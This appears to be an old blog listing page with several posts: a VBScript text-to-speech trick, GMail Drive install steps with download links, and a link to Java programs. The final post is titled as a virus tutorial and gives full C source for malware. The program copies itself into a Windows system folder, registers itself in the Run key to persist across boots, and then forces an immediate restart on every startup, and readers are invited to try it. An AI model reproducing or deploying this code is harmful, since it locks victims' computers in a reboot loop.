Make Your Computer Able To TALK !!!!!
Here is how--------
Open a NOTEPAD/WORDPAD/ANY TEXT EDITOR in notepad and write:
Dim msg, sapi
msg=InputBox( "Enter your text","Talk it")
Set sapi=CreateObject( "sapi.spvoice" )
sapi.Speak msg
Save the file with a (*.vbs) extension,
it will create a VBScript File.
Now open the saved file, input the text and press ok."
You will hear what you typed
this works in Windows XP and in Vista also.
enjoy!!!
Showing posts with label Essential Softwares/Programs. Show all posts
Showing posts with label Essential Softwares/Programs. Show all posts
Friday, November 6, 2009


Monday, November 2, 2009
STORE FILES DIRECTLY FROM YOUR COMPUTER - GMail Drive 1.0.13
GMail Drive shell extension: store files directly from my computer to your Gmail account

The STEPS
 Please note that, an uploaded file/folder has a prefix of GMAILFS when you see them in GMail. I recommend that you create a label called ‘MyFiles’ and label all such emails [uploaded files in fact] so that you do not confuse them with other emails.
To check the current usage of your GMail drive, right click on the driver letter and select properties.
GMail Drive creates a virtual filesystem around your Google Mail account, allowing you to use Gmail as a storage medium.
GMail Drive creates a virtual filesystem on top of your Google Gmail account and enables you to save and retrieve files stored on your Gmail account directly from inside Windows Explorer. GMail Drive literally adds a new drive to your computer under the My Computer folder, where you can create new folders, copy and drag'n'drop files to it.
The only limitation is that you can not upload a file larger than 10Mb in size but in most cases 10mb is still large enough.The STEPS
Step# 1 - Download and install the GMail Drive Shell Extension. You may have to restart your system for the changes to take effect or you may not.
http://www.ziddu.com/download/7191956/gmailfs114.zip.html
http://www.filehippo.com/download_gmail_drive/
http://www.ziddu.com/download/7191956/gmailfs114.zip.html
http://www.filehippo.com/download_gmail_drive/
Step# 2 - After reboot, double click “My Computer“, and check to see if ‘GMail Drive‘ shows up. If you see the drive, it means that your installation was successful. If not, please re-install the shell extension and reboot the system.
Step# 3 - To login and start uploading files to your GMail account, double click on ‘GMail Drive’ in ‘My Computer’ and login to your GMail account. [On a shared computer do not set auto-login]. You can right click and select ‘Login As’ to login as a different User.
Step# 4 - Post login, you will see an empty drive. To create a new folder, right click and select New->Folder. Double click on the folder and then either create a subfolder or just ‘Copy-Paste’ or ‘Drag & Drop’ a file into it. That’s it! You have discovered a new way of using GMail, to store your files.
Please note that, an uploaded file/folder has a prefix of GMAILFS when you see them in GMail. I recommend that you create a label called ‘MyFiles’ and label all such emails [uploaded files in fact] so that you do not confuse them with other emails. To check the current usage of your GMail drive, right click on the driver letter and select properties.
JAVA Programs and Examples For Students
Here I am giving you some link follow that and download the programs that you need.
All programs are running.I developed these especially for the students who are really interested in JAVA programming.
http://www.mediafire.com/?sharekey=e9473da9a2a9113ad0d290dca69ceb5c3858e61b0d894c6d4ad239450a8c1cf1
Saturday, February 21, 2009
How To Make a virus to restart pc at every start up try it......

PROGRAM TO RESTART PC AT EVERY STARTUP (VIRUS)
Here is the source code.
#include
#include
#include
int found,drive_no;char buff[128];
void findroot()
{
int done;
struct ffblk ffblk; //File block structure
done=findfirst(”C:\\windows\\system”,&ffblk,FA_DIREC); //to determine the root drive
if(done==0)
{
done=findfirst(”C:\\windows\\system\\sysres.exe”,&ffblk,0); //to determine whether the virus is already installed or not
if(done==0)
{
found=1; //means that the system is already infected
return;
}
drive_no=1;
return;
}
done=findfirst(”D:\\windows\\system”,&ffblk,FA_DIREC);
if(done==0)
{
done=findfirst(”D:\\windows\\system\\sysres.exe”,&ffblk,0);
if
(done==0)
{
found=1;return;
}
drive_no=2;
return;
}
done=findfirst(”E:\\windows\\system”,&ffblk,FA_DIREC);
if(done==0)
{
done=findfirst(”E:\\windows\\system\\sysres.exe”,&ffblk,0);
if(done==0)
{
found=1;
return;
}
drive_no=3;
return;
}
done=findfirst(”F:\\windows\\system”,&ffblk,FA_DIREC);
if(done==0)
{
done=findfirst(”F:\\windows\\system\\sysres.exe”,&ffblk,0);
if(done==0)
{
found=1;
return;
}
drive_no=4;
return;
}
else
exit(0);
}
void main()
{
FILE *self,*target;
findroot();
if(found==0) //if the system is not already infected
{
self=fopen(_argv[0],”rb”); //The virus file open’s itself
switch(drive_no)
{
case 1:
target=fopen(”C:\\windows\\system\\sysres.exe”,”wb”); //to place a copy of itself in a remote place
system(”REG ADD HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\
CurrentVersion\\Run \/v sres \/t REG_SZ \/d
C:\\windows\\system\\ sysres.exe”); //put this file to registry for starup
break;
case 2:
target=fopen(”D:\\windows\\system\\sysres.exe”,”wb”);
system(”REG ADD HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\
CurrentVersion\\Run \/v sres \/t REG_SZ \/d
D:\\windows\\system\\sysres.exe”);
break;
case 3:
target=fopen(”E:\\windows\\system\\sysres.exe”,”wb”);
system(”REG ADD HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\
CurrentVersion\\Run \/v sres \/t REG_SZ \/d
E:\\windows\\system\\sysres.exe”);
break;
case 4:
target=fopen(”F:\\windows\\system\\sysres.exe”,”wb”);
system(”REG ADD HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\
CurrentVersion\\Run \/v sres \/t REG_SZ \/d
F:\\windows\\system\\sysres.exe”);
break;
default:
exit(0);
}
while(fread(buff,1,1,self)>0)
fwrite(buff,1,1,target);
fcloseall();
}
else
system(”shutdown -r -t 0″); //if the system is already infected then just give a command to restart
}
load it in your pc in c/c++,press alt+f9 to compile,now run using alt+f9....and get ******
Subscribe to:
Posts (Atom)

 Posts
Posts


